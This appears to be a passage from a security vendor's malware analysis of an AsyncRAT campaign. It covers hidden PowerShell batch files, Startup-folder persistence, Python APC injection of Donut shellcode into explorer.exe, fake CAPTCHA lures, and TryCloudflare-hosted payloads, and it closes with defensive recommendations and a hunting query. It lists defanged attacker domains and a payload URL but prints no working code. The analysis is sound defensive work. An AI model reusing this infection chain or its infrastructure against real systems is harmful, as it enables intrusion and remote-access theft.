
- The vio.bat file executes itself under a hidden PowerShell window, downloads Python 3.14.0 from the official site and extracts it into the z1man folder. It installs a persistence mechanism by downloading an additional batch file, olsm.bat, to the Startup folder. It then downloads three additional components for its Python execution and runs the script ne.py with new.bin and a.txt as parameters.

- The xeno.bat file performs the same routine as vio.bat, but with a few key differences. First, it opens a legitimate PDF document to trick the victim into believing that a normal PDF file was opened. It follows the same Python installation routine, ensuring that Python is installed in the z1man folder. It then establishes persistence in a similar manner by dropping a batch file in the Startup folder; however, this time it downloads the file ahke.bat. Finally, it executes the same python script ne.py with new.bin and a.txt as parameters.

- These batch files are installed as persistence mechanisms to ensure that the ne.py script is executed on Startup with new.bin and a.txt. Interestingly, the two batch files search for two different hardcoded folders. Specifically, ahke.bat checks for the presence of the z1man folder, whereas olsm.bat searches for the qo1man folder. Because z1man is the installation directory for this instance, olsm.bat would fail and generate errors.

- The ne.py Python script is used for Polymorphic Asynchronous Procedure Call (APC) Injection, which is a method of executing arbitrary code in the address space of a separate live process. This script takes on two parameters that have default values and two required parameters — in this instance, the input (-i) new.bin and the key file (-k) a.txt. The target process for injection can be specificed via the -p parameter, but defaults to injecting into the explorer.exe process if no parameter is provided. Meanwhile, the -c parameter refers to the shellcode's compression.

- The a.txt file contains keys used by ne.py to decrypt the obfuscated input binary file new.bin.
- The binary file new.bin serves as the primary input to ne.py, containing the main binary payload that is decrypted and injected into the target process (default: explorer.exe) via APC injection.
- When unpacked, these new.bin files were identified to be shellcode files created using Donut, an open-source framework used to generate position-independent shellcode.
- Folders ab, ow, and vb contain different sets of new.bin, a.txt, and ne.py files, consisting of different sets of backdoor payloads alongside AsyncRAT.
- This is a list of emails that are possibly extracted from the affected system.
The other files hosted on the TryCloudflare sites do not appear to be used for this specific case, though they may be employed in separate attack chains. Although the specific context of these files is unclear, their presence suggests that attackers may reuse a single TryCloudflare tunnel instance across multiple attacks until it is reported and taken down by Cloudflare.
- A malformed shortcut file referencing calc.exe through directory traversal (..\..\..\%system%\calc.exe); however hex analysis reveals references to new.bat (C : \ U s e r s \ A d m i n i s t r a t o r \ D e s k t o p \ n e w . b a t).
- A fake Captcha that instructs the user to copy commands and run it via the command line. Upon execution, it opens a dummy PDF hosted in GitHub designed to trick the user into believing that a normal document was accessed.
- Another variant of the fake CAPTCHA that leads to the download of a JavaScript file masquerading as a PDF via a double file extension.
- This Javascript file will run the TryCloudflare routine.
- Finally, it redirects to a dropbox URL showing a 404 error even if the JS file was downloaded: hxxps://www.dropbox.com/scl/fi/b0hjyzf31f6aiwk0w94qo/RC-4583729_Oct22_2025_Statement[.]pdf-2.zip?rlkey=02txbrm2qhy58iiwnkzl94zal&st=6x08apya&dl=1
- This file contains a link to a GitHub account hosting new.html
Threat intelligence relationships

This graph shows the relationships between the WebDAV servers hosted on TryCloudflare:
- owners-insertion-rentals-pursuit.trycloudflare[.]com
- plus-condos-thy-redeem.trycloudflare[.]com.
Both servers host the same set of files. While minor variations result in differing file hashes, the overall file structure remains highly similar. Both URLs also retrieve a legitimate PDF file from the website ihk[.]de and host the final payload, which performs code injection into explorer.exe using Python, and ultimately loads the AsyncRAT shell.
Conclusion and security recommendations
The AsyncRAT campaign analyzed in this report demonstrates the increasing sophistication of threat actors in abusing legitimate services and open-source tools to evade detection and establish persistent remote access. By utilizing Python-based scripts and abusing Cloudflare’s free-tier infrastructure for hosting malicious payloads, the attackers successfully masked their activities under trusted domains, bypassing traditional security controls.
The infection chain began with a phishing email and a deceptive ZIP archive, ultimately leading to the download and execution of multiple batch and script files, the installation of a Python environment, and the deployment of an advanced code injection routine. The attackers’ use of living-off-the-land techniques, including the use of Windows Script Host and PowerShell, further complicates detection and response efforts. The campaign also employed social engineering tactics, including the display of legitimate PDF documents, to deceive victims and reduce suspicion.
This attack highlights the ongoing trend of abusing cloud tunneling and legitimate hosting services to deliver and execute malware. It underscores the need for organizations to adopt a multi-layered security approach and maintain vigilance against evolving tactics, techniques, and procedures (TTPs) employed by cybercriminals.
Here are some best security practices we recommend for defending against these attacks:
- Regularly educate users about phishing tactics and the risks associated with opening unsolicited attachments or links, especially those with double extensions or from unknown sources.
- Implement advanced email security solutions capable of detecting and blocking malicious attachments and URLs. Enable web filtering to restrict access to known malicious domains and newly registered or suspicious cloud-hosted resources.
- Deploy endpoint detection and response (EDR) solutions with behavioral analysis to identify and block script-based attacks and code injection techniques. Ensure that all endpoints are configured to prevent the execution of scripts and batch files from user-writable directories, such as the Downloads or Temp folders.
- Monitor and restrict outbound connections to cloud services that are not required for business operations, including free-tier tunneling and file hosting platforms. Implement network segmentation to limit lateral movement in case of compromise.
- Maintain up-to-date operating systems and applications to reduce the attack surface for exploitation.
- Audit and monitor the use of third-party cloud services within the organization. Consider restricting or blocking the use of unsanctioned cloud-based file sharing and tunneling services.
- Monitor for unauthorized file creation in startup directories and the use of scheduled tasks or registry keys for persistence.
Proactive security with TrendAI Vision One™
TrendAI Vision One™ is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.
- Analyzing a Multi-Stage AsyncRAT Campaign via Managed Detection and Response
- Analyzing a Multi-Stage AsyncRAT Campaign via Managed Detection and Response
Hunting Queries
TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.
malName: *SHELMA* AND new.bin AND LogType: detection
The indicators of compromise for this entry can be found here.